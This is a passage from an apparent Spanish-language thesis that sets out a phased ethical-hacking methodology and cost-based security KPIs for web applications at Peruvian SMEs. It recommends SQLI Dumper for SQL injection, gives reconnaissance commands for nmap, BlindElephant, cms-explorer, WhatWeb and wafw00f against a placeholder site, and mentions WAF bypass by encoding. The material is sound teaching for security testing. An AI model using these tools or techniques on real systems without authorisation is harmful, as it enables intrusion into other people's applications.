3. **Análisis de Vulnerabilidades de aplicaciones web.** Identifica los riesgos de las Aplicaciones Web, verificando los esquemas de autenticación y probando las tecnologías utilizadas en la implementación de las mismas.

Este último punto es el que se va a desarrollar una metodología de acuerdo a la experiencia obtenida y a la oportunidad que se presenta en el sector PYMES peruano. El Hacking Ético tiene como misión prepararse para un eventual ataque de los crackers o cuando ya se efectuó el ataque a la seguridad en la organización ya sea atacando la Red, las Telecomunicaciones, los dispositivos periféricos, los software informáticos o los aplicativos Web. Sin embargo, en el Perú los ataques de crackers más se acentúan a los aplicativos Web que se presentan en páginas web dinámicas ya que interactúan con la Base de Datos de la Organización. De esta manera se elabora una metodología que pretende ir mejorando a través de versiones y que posteriormente puede presentarse a la OWASP Perú.

Metodología. Esta metodología comprende 5 fases y cada tiene un conjunto de etapas. Se utiliza una serie de formatos

Fases: Son 5 fases. Etapas: Cada fase tiene un conjunto de etapas.

I.- Fase Planeación.

La fase de planeación comprende 2 etapas.

Diagnóstico, Planificación

Diagnóstico :

- Se llevará a cabo un breve diagnóstico para evaluar si el hacking ético que se aplicará es preventivo o correctivo. Si es correctivo se evaluará la magnitud del daño.

Planificación :

- Se identifica qué recursos humanos, se necesitan para el proyecto, cómo se organizarían, el cronograma del proyecto, otros recursos técnicos como: equipos, suministros, herramientas de software de hacking ético.

En esta fase se utiliza 2 formatos: Cronograma y Cuestionario Web. (Ver Anexos 6 y 7)

II.- Fase Evaluación.

La fase de evaluación comprende 2 etapas.

Análisis y Diseño

Análisis :

- Se llevará a cabo el estudio ya sea preventivo o correctivo de la seguridad de los Websites. Aquí también se evaluará el análisis de riesgo.

Diseño :

- Se evaluará cómo será el camino técnico a seguir.
- Se llevará a cabo reuniones con los usuarios key o principales.

En esta fase se utiliza 2 formatos: Acta de Reunión, Acta de Conformidad (Ver Anexos 8 y 9)

III.- Fase de implementación

La fase de implementación comprende 4 etapas.

Pruebas unitarias, Pruebas de tensión, Capacitación, Implantación

Pruebas unitarias:

- Se realizará pruebas por un módulo en forma separada.

Pruebas de tensión:

- Se realizará pruebas de todos los módulos en forma integrada.

Capacitación:

- Se capacitará a los usuarios key sobre las medidas a tomar para evitar nuevos ataques de los crakers o cuando ya se realizó el ataque que hacer.

Implantación:

- Se pondrá en producción los cambios efectuados aplicando hacking ético.

En esta fase se utiliza 3 formatos: Acta de reuniones, Acta de Conformidad, Acta de capacitación. (Ver Anexos 8, 9 y 10)

IV.- Fase de control y calidad

La fase de control y calidad comprende 2 etapas.

Seguimiento y evaluación

Seguimiento

- Este se llevará a cabo con reuniones periódicas con los usuarios key o principales.

Evaluación

- Se aplicará indicadores y métricas para evaluar el desempeño de los recursos del proyecto y del proyecto en si

En esta fase se utiliza 1 formato: Formato de cheklist (Ver Anexo 11)

V.- Fase de termino

La fase de termino comprende 2 etapas.

Informe Técnico y Ejecutivo del Test de Intrusión y Análisis de Vulnerabilidad Externo y de las Aplicaciones.

El Informe Técnico y Ejecutivo del Test de Intrusión

- Resumen técnico y ejecutivo de los resultados obtenidos, conclusiones y sugerencias.

El Análisis de Vulnerabilidad Externo y de las Aplicaciones

- Vulnerabilidades atacadas y detectadas.
- Técnicas utilizadas.
- Evidencias concretas de los hallazgos.
- Recomendaciones técnicas para superar las vulnerabilidades encontradas.

En esta fase se utiliza 1 formato: Acta de cierre. (Ver Anexo 12)

Indicadores:

Indicadores de vulnerabilidades para aplicativos Web. La gestión de métricas e indicadores de vulnerabilidades ofrecen valores técnicos que permiten medir el grado de exposición a las mismas, así como la capacidad de resiliencia de las organizaciones ante distintos ataques/amenazas o incidentes reales que puedan sufrir, su nivel de preparación y su capacidad para mantener la continuidad de su negocio y recuperarse de posibles impactos. mi

Algunas de estas métricas e indicadores son:


- Número de incidentes ocurridos debido a vulnerabilidades en los sistemas.
- Número de vulnerabilidades de nivel alto, medio, o bajo en sistemas críticos.

- Porcentaje de sistemas con vulnerabilidades conocidas.
- Tiempo medio para corregir las vulnerabilidades.
- Coste medio para corregir las vulnerabilidades.

Un adecuado cuadro de mando de indicadores alimentados en los procesos de auditoría técnica mediante la ejecución de herramientas automáticas, es de gran ayuda para la detección de vulnerabilidades y de los valores de las mismas. El cuadro de mando permite a las organizaciones tener bajo control su grado de exposición a los riesgos de las vulnerabilidades de sus sistemas.

En base al conocimiento de estos indicadores se puede aplicar el denominado ARTE (Asumir el riesgo, o tomar medidas para Reducirlo, o Transferirlo a un tercero o Eliminarlo), para gestionar los riesgos de las vulnerabilidades existentes en los sistemas de información de la organización.

Gráfico N° 11. Indicadores de vulnerabilidades



Fuente: Elaboración propia.

Auditorias técnicas de vulnerabilidades. Los procesos de auditorías técnicas realizadas de manera continua, y apoyadas en herramientas para descubrir vulnerabilidades y brechas de seguridad, pueden ayudar a las organizaciones a mantener controladas y reducir las amenazas y riegos de sufrir incidentes de seguridad debido a la posible explotación de las vulnerabilidades en sus sistemas de información.

Indicadores clave de desempeño para procesos de seguridad de la información. La mayoría de las métricas que se utilizan en seguridad desafortunadamente no cumplen con esta definición. Típicamente se utiliza indicadores de efectividad técnica u operativa que no se puede relacionar directamente con el cumplimiento de objetivos del negocio. Además, la mayoría de estos indicadores son específicos para cada control (no describen un proceso, que es otro requerimiento para considerar como clave a un indicador).

Algunos ejemplos de indicadores que se utiliza típicamente en seguridad:

- Número de ataques prevenidos/detectados (FW, IPS, etc.).
- Número de programas maliciosos detectados (antivirus, antispyware, etc.).
- Número de incidentes de seguridad reportados y atendidos (equipos de respuesta ante incidentes).
- Número de actualizaciones de seguridad.
- Tiempo de respuesta para atender incidentes.
- tiempo promedio de distribución de parches de seguridad.
- Como referencia, en KPI library se pueden encontrar cientos de indicadores adicionales de diversos tipos.

Aquí se presentan 2 preguntas:

- ¿Cuáles de estos indicadores técnicos realmente sirven?
- ¿Cómo se puede generar indicadores de seguridad de la información, que sean realmente claves para el negocio, a partir de ciertos indicadores técnicos?

Indicadores técnicos. Se debe distinguir entre indicadores técnicos que son útiles y aquellos que son meramente informativos y no aportan datos concretos sobre la efectividad de un control.

Los indicadores que son útiles miden cosas que están bajo control y no dependen del entorno.

Ejemplos de malos indicadores técnicos:

Controles:

- Número de virus detectados.
- Número de cambios en configuración.
- Número de parches aplicados en el mes.
- Número de intentos de ataque detectados.
- Número de cintas de respaldo generadas en un mes.

Procedimientos:

- Número de solicitudes atendidas.
- Horas invertidas en solución de problemas.

Ejemplos de buenos indicadores:

Controles: Porcentaje de virus detectados y eliminados oportunamente

- Porcentaje de ataques prevenidos.
- Porcentaje de parches críticos aplicados en el mismo mes de su liberación Procedimientos.
- Tiempo promedio de restauración de un sistema.
- Tiempo de respuesta promedio para solución de un incidente.
- Costo promedio de solución por incidente (horas hombre + recursos materiales).

De los ejemplos anteriores, es claro que los buenos indicadores son el resultado de una ponderación entre acciones ejecutadas correctamente y acciones incorrectas (siendo las acciones incorrectas la suma de falsos positivos y falsos negativos). También son buenos indicadores las métricas de niveles de servicio (tiempo) y costo, relacionadas únicamente con variables locales.

- **Manejo de indicadores técnicos.** Es claro que generar cientos de indicadores a nivel técnico no es sinónimo de un mejor control o de mayor precisión. Se tiene que utilizar la cantidad mínima necesaria de indicadores técnicos para armar los indicadores clave de desempeño que requiere el negocio, pero además se tiene otros problemas:

- **La medición de eventos prevenidos** - medir eventos reales (incidentes) con un impacto al negocio es relativamente fácil. Basta con revisar la lista de reportes de la mesa de servicio, pero existen una gran cantidad de controles que no documentan eventos prevenidos con éxito (ej. ¿cuántos incidentes previno el candado de una laptop? ¿Cuántos incidentes previno la desactivación de servicios no indispensables en un servidor?
- **El empalme de controles** - Cuando hay controles que trabajan en conjunto (en diferentes capas usualmente) es difícil medir la eficacia de cada uno de ellos. Por ejemplo, el hecho de que un firewall por su configuración haya evitado que cierto tráfico de propagación de un virus nuevo pasara hacia la red interna, no asegura que un antivirus o un IPS detrás de este firewall hubieran podido actuar eficazmente sobre este evento.

Si no se puede medir con toda certeza, falsos positivos y negativos, no se puede determinar un indicador de efectividad a nivel de un control particular.

Por otro lado, si no se puede saber con certeza la reacción de un control ante un evento que en teoría debería prevenir pero que detuvo otro control, tampoco tenemos métricas de falsos positivos y negativos confiables.

Parecería que es imposible poder medir la eficacia de todo tipo de controles y procedimientos que tenemos, sin embargo ¿realmente necesitamos llegar a este nivel de detalle para generar indicadores clave de desempeño?

La respuesta es no. Sin embargo, es importante aclarar que los indicadores técnicos y operativos no son inútiles y se debe generar todos aquellos que se puedan, para cada control y procedimiento. La diferencia es que no se va a usar para generar los indicadores clave, sino como herramienta de diagnóstico para determinar qué controles y procedimientos se debe reemplazar cuando los indicadores clave de desempeño indique qué se debe mejorar

Indicadores clave y técnicos que se requiere. Sólo se necesita 2 tipos de indicadores (uno técnico y otro de negocio) para generar los indicadores clave.

5.2 Costos de Implementación de la Propuesta

Costo estimado de la solución por día = (Costo de la solución de seguridad anualizado + costo de incidentes reales en el año) / 365

Costo anualizado incluye:

- Costo de controles y su mantenimiento.
- Sueldos de personal a cargo.
- Costo de servicios tercerizados.
- Costo de incidentes reales en el año incluye eventos de pérdida documentados con costos asociados al negocio

Costo promedio por incidente (sin considerar controles)

- Es el costo de un evento antes de considerar controles (los controles afectan probabilidad de ocurrencia o impacto en este costo), es decir, el costo puro como lo percibe el negocio
- Se recomienda separar por tipo de evento:
- Integridad
- Confidencialidad
- Disponibilidad
- Autenticidad
- Si no se tienen datos históricos suficientes para determinar este dato, se pueden usar promedios de la industria, aunque evidentemente puede haber variaciones significativas con respecto al negocio (ej. el estudio de costos por fuga de información del Instituto ABC).
- Dado que no se puede asegurar el contar con indicadores de eficacia para todos los controles, se va a estimar el costo de protección por evento y compararlo contra el costo promedio de cada evento.

En este caso, es razonable asumir que se puede generar un evento potencial en un día cualquiera del año (no sabemos cuántos en el año pero asumimos que al menos se generará uno por año) y que el costo de protección de un día es cercano al costo de protección de un evento, considerando que para la mayoría de los casos, las empresas agrupan eventos de un mismo tipo en un incidente por día; es decir, si por ejemplo no se tuviera un antivirus instalado y se sufriera en consecuencia la caída de varios equipos por infecciones, la mayoría de las empresas tratarían la situación como un único incidente en el mismo día (con varios

elementos afectados), en vez de distinguir entre los eventos generados por cada tipo de malware que participó.

Dado lo anterior, también es razonable asumir que el costo promedio de protección por un día debería ser menor al costo promedio de un tipo de incidente determinado. Como seguramente ya habrán adivinado, este balance constituye nuestra propuesta de indicador clave de desempeño:

KPI para una solución de seguridad = costo estimado de la solución por día - costo promedio de incidente

Para ser costo-efectiva, la solución deberá producir un resultado negativo en el KPI. Un par de ejemplos:

Las estadísticas indica que en el 2009, el costo promedio en los EUA por cada registro de información confidencial perdido era de USD 202.00. Si el negocio estima que en promedio los incidentes de confidencialidad incluyen 100 registros, el costo promedio por incidente sería de alrededor de USD 20,200.00. Para ser costo-efectiva, los componentes de la solución de seguridad en el rubro de confidencialidad (cifrado, prevención de fuga de información, control de dispositivos, control de documentos, control de acceso a información, cómputo forense, etc.) debería costar, por día, menos de USD 20,200.00, o dicho de otra manera el costo anual de la solución debería ser menor a USD 7,373,000 (USD 20,200 * 365 días). El resultado del KPI refleja el ahorro para la empresa en costos por perdidas.

Otro ejemplo. En el 2002 Trend Micro reportó en un paper que el **costo promedio de detectar y limpiar una infección por código malicioso era de alrededor de USD 100.00**. Para una computadora en casa este costo suena razonable en términos de pagar una reinstalación y tiempo invertido en restaurar respaldos (en una empresa quizás las horas productivas perdidas tengan un impacto mayor). Si en casa se paga una subscripción anual de antivirus en USD 50.00 para una computadora y a pesar de este antivirus (no son perfectos) todavía se tuvo 3 incidentes (que costaron en promedio USD 100.00, tal como lo predecía el estimado de Trend Micro), el KPI de en casa sería:

KPI = (50 USD +300 USD)/365 - 100 USD = -99.04 USD

Es decir, los USD 50.00 que se paga por la solución, aún a pesar de los 3 eventos en el año que no pudo detener y costaron dinero, está más que justificada (el costo promedio por día de la solución, incluyendo aún la fracción correspondiente del costo de 3 eventos al año representan apenas el 1% del costo de un incidente).

Adicionalmente, si siguen una metodología de análisis de riesgos del negocio orientada a procesos como el **marco de referencia 4A** o el método propuesto que se menciona aquí, entonces los indicadores se integrarán fácilmente al proceso de análisis de riesgos.

Conclusiones:

- No todos los indicadores técnicos y operativos de seguridad sirven para medir la efectividad de los controles que se tiene. Más aún, es imposible medir falsos positivos y negativos para todo tipo de controles (y en consecuencia es imposible medir la efectividad en todos los casos).
- Sin embargo, con estimados de costos de protección por día y costos promedio por incidente se puede generar indicadores clave del negocio que son fáciles de entender y aceptar por la alta dirección. Esto permite justificar plenamente el beneficio de los controles para la empresa, así como la inversión realizada.
- Más aún, se puede estimar el margen de maniobra para agregar controles adicionales (algunos seguramente más complejos y costosos) y demostrar el beneficio potencial de los mismos a través del componente de "costo de incidentes reales", ya que los controles adicionales deberán reducir aún más la probabilidad de ocurrencia de estos eventos, o bien su impacto

5.3 Beneficios que Aporta la Propuesta

1. La propuesta, en el marco de las nuevas tendencias se enmcarca en la línea de Metodología Agile es decir simplificar pasos y documentos trayendo como beneficio, reducir los tiempos de aplicar Hacking Ético.

2. Al utilizar herramientas “open source”predefinidas y probadas como el “Sqli Dumper” permite rapidez y efectividad respecto a llevar a cabo manualmente a través de códigos de programas en

la aplicación de Hacking Ético.

3. La metodología propuesta a través de sus fases, documentos y herramientas permite garantizar cumplir con los objetivos de un proyecto de implementar exitosamente el Hacking Ético en el tiempo programado.

4. Esta metodología se puede aplicar a una empresa que ya tiene problemas con los crakers o como medida preventiva. Por su simplicidad y efectividad de esta propuesta permite que el costo del proyecto sea económico y se pueda aplicar a pymes

Herramientas de Testeo:

***Herramientas de testeo de penetracion*.** Actualmente se tiene conocimiento que en estos tiempos el Análisis de Aplicaciones Web juega un papel muy importante al hacer una Evaluación de la Seguridad y/o Penetration Testing, ya que esta brinda la información adecuada acerca de la aplicación web, como por ejemplo el tipo de Plugin que utiliza, tipos de CMS ya sea Joomla - WordPress u otros.

Esto ayudará mucho a determinar qué Exploit se debe usar, o ver la manera exacta de explotar las vulnerabilidades que se pueden presentar al momento de realizar las pruebas de penetración.

Para ello recomendamos el uso de estos métodos:

Métodos de Análisis de Aplicaciones Web:

- SQLI Dumper
- Network Mapping
- CMS Identification
- IDS/IPS Detection
- Open Source Analysis
- Web Crawlers
- Vulnerability Assessment and Exploitation
- Maintaining Access

SQLI Dumper

Es una herramienta que aplica la Inyección SQL, método de infiltración de código intruso que se vale de una vulnerabilidad informática presente en una aplicación en el nivel de validación de las entradas para realizar operaciones sobre una base de datos, especialmente cuando existe un acceso a la base de datos por la WebSite de tipo dinámico.


Se conoce como Inyección SQL, indistintamente, al tipo de vulnerabilidad, al método de infiltración, al hecho de incrustar código SQL intruso y a la porción de código incrustado.

La intrusión ocurre durante la ejecución del programa vulnerable, ya sea, en computadores de escritorio o bien en sitios Web, en este último caso obviamente ejecutándose en el servidor que los aloja.

La vulnerabilidad se puede producir automáticamente cuando un programa "arma descuidadamente" una sentencia SQL en tiempo de ejecución, o bien durante la fase de desarrollo, cuando el programador explicita la sentencia SQL a ejecutar en forma desprotegida

Al ejecutarse la consulta en la base de datos, el código SQL inyectado también se ejecutará y podría hacer un sinnúmero de cosas, como insertar registros, modificar o eliminar datos, autorizar accesos e, incluso, ejecutar otro tipo de código malicioso en el computador.

Gráfico N° 12. SQLI Dumper



Network Mapping. Network Mapping es el estudio de la conectividad física de redes. Internet Mapping es el estudio de la conectividad física de la Internet. Network Mapping a menudo se trata de determinar los servidores y sistemas operativos se ejecutan en redes.

La ley y la ética de escaneo de puertos son complejas. Un análisis de la red puede ser detectada por los seres humanos o sistemas automatizados, y se trata como un acto malicioso.

En la suite de BackTrack se incluye NMAP, una herramienta que ya todos conocemos por su potencia y eficacia a la hora de utilizarla, la cual nos sirve de mucho para poder llevar a cabo este método tan importante en una Auditoria Web.

Nmap. Nmap (“mapeador de redes”) es una herramienta de código abierto para exploración de red y auditoría de seguridad. Se diseñó para analizar rápidamente grandes redes, aunque funciona muy bien contra equipos individuales. Nmap utiliza paquetes IP "crudos" («raw», N. del T.) en formas originales para determinar qué equipos se encuentran disponibles en una red, qué servicios (nombre y versión de la aplicación) ofrecen, qué sistemas operativos (y sus versiones) ejecutan, qué tipo de filtros de paquetes o cortafuegos se están utilizando así como docenas de otras características.

Esta herramienta es muy usada por los Pentesters cuando realizan Pruebas de Penetración.

Uso:

- nmap www.site.com

Gráfico N° 13. Nmap

Fuente: nmap www.site.com.

CMS IDENTIFICATION:

- Blindelephant
- CMS-explorer
- Whatweb


BlindElephant: BlindElephant es una herramienta basada en python que se utiliza para realizar Fingerprinting en Aplicaciones Web.

La herramienta es rápida, tiene poco ancho de banda y está altamente automatizado.

Uso:

- /pentest/web/blindelephant/src/blindelephant#./BlindElephant.py http://site.com/ cms

Gráfico N° 14. BlindElephant



Fuente:/pentest/web/blindelephant/src/blindelephant#./BlindElephant.py http://site.com/ cms


CMS-Explorer: Es otra herramienta basada en Perl que sirve para realizar Fingerprinting en Aplicaciones Web, como también puede ser usado para identificar

el tipo de CMS utilizado, por tanto, se realiza el ataque de acuerdo con la información obtenida.

Uso:

- /pentest/enumeration/web/cms-explorer# ./cms-explorer.pl -url http://site.com/ -type cms

Gráfico N° 15. CMS-Explorer




Fuente:/pentest/enumeration/web/cms-explorer#./cms-explorer.pl-urlhttp://site.com/-typecms

WhatWeb: Es otra herramienta que se utiliza para identificar el tipo de sistemas de gestión contenidos (CMS), plataforma de blogs, estadísticas, bibliotecas javascript y servidores utilizados. Cuenta con 900 Plugins para fines de análisis web.

Uso:

- /pentest/enumeration/web/whatweb# ./whatweb -v www.site-com

Gráfico N° 16. WhatWeb



Fuente: /pentest/enumeration/web/whatweb# ./whatweb -v www.site-com

IDS-IPS DETECTION: Durante la realización de un VA/PT en un dominio, existe la posibilidad de que IDS-IPS estén instalados, esto a veces puede parar varios tipos de ataques realizados en el dominio.

Una gran cantidad de WAF se venden a las Empresas como una técnica válida para la mitigación de vulnerabilidades en las Aplicaciones Web.

Por suerte, WAF es fácil de detectar, porque la mayoría de estos utilizan la firma basada en métodos de detección, por lo tanto, el atacante puede tratar de codificar los parámetros de ataque y tratar de bypassear el WAF.

En la suite de BackTrack se incluyen dos herramientas útiles para la detección de los IDS-IPS, las cuales son:


- Waffit
- UA-Tester

Waffit: Es una herramienta que detecta los posibles Firewall que pueda tener un servidor web, esto sirve de mucho ya que detectar el servidor de seguridad detrás del dominio es un paso muy importante en el proceso de Pruebas de Penetración.

Uso:

- /pentest/web/waffit# ./wafw00f.py http://site.com/

